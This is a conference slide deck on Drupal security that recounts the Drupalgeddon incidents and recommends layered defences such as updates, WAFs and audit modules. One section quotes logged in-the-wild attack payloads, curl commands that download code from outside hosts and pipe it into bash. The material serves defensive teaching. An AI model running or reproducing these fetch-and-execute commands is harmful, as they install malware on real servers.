



# How open source helps you prevent the next Drupalgeddon

the best marketing for this talk was SA-CORE-2018-003 and SA-CORE-2018-004

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**Bună seara!**



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**We will talk about: basics, containers,  
open source, crypto currencies, attacks  
and the future**



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- Containers in Production 🧟🤖
- Zurich, Switzerland
- English, German, Swiss-German and a bit of French
- @dasrecht
- Too many side projects!\*
  - TEDxBern
  - DevOpsDays Zurich
  - CommunityRack.org
  - Running TOR nodes for fun
  - Working with real containers

\* this list is not complete!



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# amazee.io



- Fully Open Sourced Hosting Platform for Drupal Web Projects
- Hosting since 8 years
- We're a remote team of 7
  - Zurich, Switzerland
  - Barcelona, Spain
  - Austin, TX
  - Portland, OR
  - Melbourne
- Hosting in 16 different countries



**There are two types of companies: those that have been hacked, and those who don't know they have been hacked.**

**— John T. Chambers**

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**Is open source better compared  
to closed source?**



# Opensource

- Auditable by everyone
- The power of many eyes
- Fixes can be found by a bigger team



## Closed Source

- You don't know how sustainable a patch is implemented
- you need to trust the vendor completely
- e.g. Microsofts Edge Browser misses to patch a vulnerability after 90 days and 2 weeks

Google gave Microsoft the standard 90 days to fix the problem, and then an additional two weeks' worth of time when the issue was found to be a more troublesome gremlin to remedy than first thought.

Unfortunately, even that fortnight extension wasn't enough, so the vulnerability is now public knowledge and unpatched.

As [Neowin](#) reports, Microsoft is apparently confident that it will have the fix in line for the next big patch day on March 13. Of course, that's still just over three weeks away.



## That said...

- No evidence that Open source performs better than Closed source
- Transparency of open source is still better
- Nothing is inherently secure
  
- Heartbleed, Poodle. Shellshock
- CVE-2008-4250 Sasser/Conficker patches were not applied for a long time

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# Basics: Security Levels



# Security Levels

- scores between 0 and 4 are considered Not Critical
- 5 to 9 is considered Less Critical
- 10 to 14 is considered Moderately Critical
- 15 to 19 is considered Critical
- 20 to 25 is considered Highly Critical

<https://www.drupal.org/drupal-security-team/security-risk-levels-defined>



# Risk Metrics

- Access Complexity (AC)
- Authentication (A)
- Confidentiality Impact (CI)
- Integrity Impact (II)
- Exploit (Zero Day Impact) (E)
- Target Distribution (TD)

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# Basics: Drupal Security Process

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**How do you feel on Wednesday evenings?**



# Drupal Security Process

- Releases every Wednesday
- Public Service Announcements (PSA) for high security levels



# Drupal Security Process

- Issues are reported to the security team via a hidden issue queue
- If the problem is valid the security team mobilises the maintainer to fix the issue
- New versions are created, reviewed and tested
- New release is created on [drupal.org](https://drupal.org)
- Communication channels are used to inform users about the upgrade steps to protect themselves
- If the maintainer fails to fix the issue within the deadline an advisory is issued to disable the module and the module is marked as unsupported.



## Disclosure policy

- Coordinated Disclosure policy
- issues are private until there is a fix OR
- until it becomes apparent that the maintainer is not addressing the issue in time
  
- Public announcements are made after the threat is addressed and a secure version is available
  
- The same goes for issue reporters

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**Back in the day™**


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**Back in the day™**  
**aka**  
**2014**

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# DrupalGeddon 1.0

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The screenshot shows the Drupal website's security advisories page. The navigation bar includes links for 'Why Drupal?', 'Build', 'Solutions', 'Services', 'Community', 'Resources', and 'Association', along with a 'Try Drupal' button and search/user icons. The main content area is titled 'Security advisories' and has tabs for 'Drupal core', 'Contributed projects', and 'Public service announcements'. The selected tab shows a security advisory for 'SA-CORE-2014-005 - Drupal core - SQL injection', posted by the Drupal Security Team on October 15, 2014. The advisory details include the ID, project, version (7.x), date, a security risk score of 25/25 (Highly Critical), and the vulnerability type (SQL Injection). A description explains that Drupal 7's database abstraction API sanitizes queries to prevent SQL injection attacks. A sidebar on the right lists 'New forum topics' such as 'draggable view or menu sort' and 'Unable to login with GitHub'.

Why Drupal? Build Solutions Services Community Resources Association Try Drupal

## Drupal™

### Security advisories

Drupal core Contributed projects Public service announcements

#### SA-CORE-2014-005 - Drupal core - SQL injection

Posted by [Drupal Security Team](#) on 15 Oct 2014 at 16:02 UTC

- Advisory ID: DRUPAL-SA-CORE-2014-005
- Project: [Drupal core](#)
- Version: 7.x
- Date: 2014-Oct-15
- Security risk: 25/25 (Highly Critical) AC:None/A:None/CI:All/II:All/E:Exploit/TD:All
- Vulnerability: SQL Injection

#### Description

Drupal 7 includes a database abstraction API to ensure that queries executed against the database are sanitized to prevent SQL injection attacks.

#### New forum topics

- [draggable view or menu sort](#)
- [Unable to login with GitHub](#)
- [Change copy from foo to bar on X day](#)
- [Create feed with two rows mapped to the "Description" field](#)
- [Matching duplicate values](#)
- [Fatal Error: DrupalRequestSanitizer::cleanDestination\(\) method not available](#)
- [Using Ajax Comments outside of the node](#)

**25/25 ? SHIT!**



## Drupalgeddon 1.0 - SA-CORE-2014-005

- SQL Injection
- Score 25/25
- 7 Hours from release till attacks were rolling in
- Defacements, Backdoors, Mass Mailing

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# DrupalGeddon 2.x

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**The good news first!**

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**The good news first:  
You are not important anymore!**

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**The good news first:  
You are not important anymore!  
Your Infrastructure is!**

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**The bad news?**

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**The bad news:  
You don't get 7 hours anymore**



## **Drupalgeddon 2.0 - SA-CORE-2018-002/004**

- Non sanitised values
- Score 24/25 / and 20/25
- several hours after exploit was in the wild



## Timeline

- SA-CORE-2018-002 released March, 28 2018
- Exploit in the wild: April 12, 2018
- Currently 2000-5000 attempts per day overall
- Other players mitigating over 500'000 attempts per day
- SA-CORE-2018-004 released April, 25 2018



## What kind of attacks?

- Nothing „too visible“ for the end user
- Full Stack attack - The user and your server
- Cryptominer JS Inclusions
- Cryptominers on the Server (Cryptojacking)
- Stealing your useraccounts/mail addresses
- Data breaches (GDPR/DSGVO!)

attacks.ad Raw

## Drupal SA-CORE-2018-002 attacks on amaze.io

**Attack 1**  
First seen: April 13th 2018, 12:54:06  
Array Key: #markup  
Array Value:  

```
curl -o config.php http://havio.pl/themes/themes.css
```

**Attack 2**  
First seen: April 13th 2018, 04:07:38  
Array Key: #markup  
Array Value:  

```
curl -s http://158.69.133.18:8220/logo8.jpg | bash -s
```

**Attack 3**  
First seen: April 9th 2018, 02:07:00 UTC  
Array Key: #  
Array Value:

- <https://twitter.com/Schnitzel/status/984875838410813440>
- <https://gist.github.com/Schnitzel/684519cbf268481ac3f9d8cee249efeb>

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**Security is a process not a state**



## What layers of security do can we deploy?

- Regular Updates
- Drupal Modules
- Web Application Firewall (WAF)
- Hoster / Infrastructure
- Code-level
- Your own measures

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# Regular Updates



## Regular Updates

- Update every week
- at least: Security Related (situative awareness)
- It's a product - Sell it to your customers
- Unpatched CMS can lead to leaks like:
- Panama Papers - 2.6 TB worth of Data leaked
- Equifax Leak 143 million affected users



Clients, and consumers,  
don't always ASK for  
security

**But they expect it!**

*It's our job to build it right*

**BUT I HAVE 100+ SITES!?**

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**Yes! And you're not competing  
against humans. You are  
competing against robots!**



**Security isn't a sprint anymore.  
It's a marathon (that never  
ends)**





# Regular Updates

- Automate, Automate, Automate
- DIY - Works but it's a lot of work
- There should be a fasttrack (just patch and go!)
- Use a „appropriate“ Development workflow: Source Control, Composer
- Dropguard - <https://www.drop-guard.net/>
- Lumtrio - <https://lumturio.com/>


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# Helpful Drupal Modules

# Drupal Modules - Site Audit

Site Audit is a Drupal static site analysis platform that generates reports with actionable best practice recommendations.

[https://www.drupal.org/project/site\\_audit](https://www.drupal.org/project/site_audit)



# Drupal Modules - Hacked!

This module scans the currently installed Drupal, contributed modules and themes, re-downloads them and determines if they have been changed.

<https://www.drupal.org/project/hacked>






# Drupal Modules - Security Review

The Security Review module automates testing for many of the easy-to-make mistakes that render your site insecure.

[https://www.drupal.org/project/security\\_review](https://www.drupal.org/project/security_review)





## Drupal Modules - Paranoia

The Paranoia module attempts to identify all the places that a user can evaluate PHP via Drupal's web interface and then block those. It reduces the potential impact of an attacker gaining elevated permission on a Drupal site.

<https://www.drupal.org/project/paranoia>

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# Web Application Firewall (WAF)



## Web application firewall (WAF)

- Mod Security (Nginx / Apache)
- Cloudflare (needs Pro Plan)
- Fastly WAF (limited availability release)
- AWS WAF & Trusted Rulesets (F5, Trend Micro, Fortinet)
  
- Web Application Firewalls **only** buy you time!

# Web application firewall (WAF)



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# Hosting / Infrastructure



## Hosting / Infrastructure

- Many providers put mitigations in place to safeguard customers and infrastructure
- Speed is everything!
- Drupalgeddon 2.0 most of the bigger providers implemented infrastructure level mitigations within an hour after the Security release
- This still does not mean that you won't need to patch your site



## Hosting / Infrastructure

- Environment variables make it easy to rollover the remaining secrets
- Hardening on webserver level - i.e. only allow index.php requests.
- and whitelist where necessary
- Containers / Don't have any changeable code deployed
- DockerHub Security Scanning <https://blog.docker.com/2016/05/docker-security-scanning/>

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**Code-level**



## Code-level

- Remove inactive modules - Less attack surface
- Github Security Scans
- Composer Security Scan (<https://security.sensiolabs.org/check>)

# Code-level

```
1. bash
~/scratch (demo) > security-checker security:check composer.lock
Symfony Security Check Report
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2 packages have known vulnerabilities.

drupal/core (8.3.9)
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* [CVE-NONE-0001][]: Moderately critical - Cross Site Scripting
* [CVE-2017-6926][]: Comment reply form allows access to restricted content.
* [CVE-2017-6927][]: JavaScript cross-site scripting prevention is incomplete.
* [CVE-2017-6928][]: Private file access bypass.
* [CVE-2017-6929][]: jQuery vulnerability with untrusted domains.
* [CVE-2017-6930][]: Language fallback can be incorrect on multilingual sites with node access restrictions.
* [CVE-2017-6931][]: Settings Tray access bypass.
* [CVE-2017-6932][]: External link injection on 404 pages when linking to the current page.
* [CVE-2018-7602][]: Critical - Remote Code Execution

symfony/http-foundation (v2.8.22)
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* [CVE-2018-11386][]: Denial of service when using PDOSessionHandler

[CVE-NONE-0001]: https://www.drupal.org/sa-core-2018-003
[CVE-2017-6926]: https://www.drupal.org/SA-CORE-2018-001
[CVE-2017-6927]: https://www.drupal.org/SA-CORE-2018-001
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[CVE-2017-6931]: https://www.drupal.org/SA-CORE-2018-001
[CVE-2017-6932]: https://www.drupal.org/SA-CORE-2018-001
[CVE-2018-7602]: https://www.drupal.org/sa-core-2018-004
[CVE-2018-11386]: https://symfony.com/cve-2018-11386
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# Code-level

Your GitHub security alerts for the week of May 29 - Jun 5

Archivieren Mitteilung

GitHub Dienstag, 5. Juni, 11:26

> An: Bastian Widmer



## GitHub security alert digest

dasrecht's repository security updates from the week of **May 29 - Jun 5**

**Known security vulnerabilities detected**

Dependency	Version	Upgrade to
yaql-ruby	< 1.3.1	~> 1.3.1

Vulnerabilities

CVE-2017-16516 High severity

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Defined in **Gemfile.lock**



**Your own measures**



## Your own

- Don't use passwords for server logins - SSH Keys all the way
- Use Single-Sign-On Services if possible
- Use 2 Factor Authentication
- Restrict login to a certain set of IP addresses (Module: Restrict IP)  
[https://www.drupal.org/project/restrict\\_ip](https://www.drupal.org/project/restrict_ip)

FUTURE



# Future

- Automatic Updates Initiative

<https://www.drupal.org/project/ideas/issues/2940731>

- Self-Patching Infrastructure (i.e. DockerHub)
- It's a topic that concerns not just Drupal



# Conclusion

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# The fear of the 0 day exploit

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**The fear of the 0 day exploit  
Is not real.**

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**Ask yourself: What would you need to change if a Drupalgeddon style vulnerability hits every week.**



## Conclusions

- WAF only buys you time - You need to keep your code up to date
- Update regularly - and sell it to your customers
- Automate your processes!
- There is no free lunch - You will need to spend money on security
- Have several layers of security - it will pay out in the long run
- It's not humans that exploit your site - It's automated bots

# Thank you for your attention!

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## Resources

- <https://www.drupal.org/forum/newsletters/security-advisories-for-drupal-core/2014-10-15/sa-core-2014-005-drupal-core-sql>
- <https://research.checkpoint.com/uncovering-drupalgeddon-2/>
- <https://www.volexity.com/blog/2018/04/16/drupalgeddon-2-profiting-from-mass-exploitation/>
- <https://www.fastly.com/blog/recent-drupal-vulnerabilities>
- <https://twitter.com/CoreRuleSet/status/979198633441681408>
- <https://help.github.com/articles/about-security-alerts-for-vulnerable-dependencies/>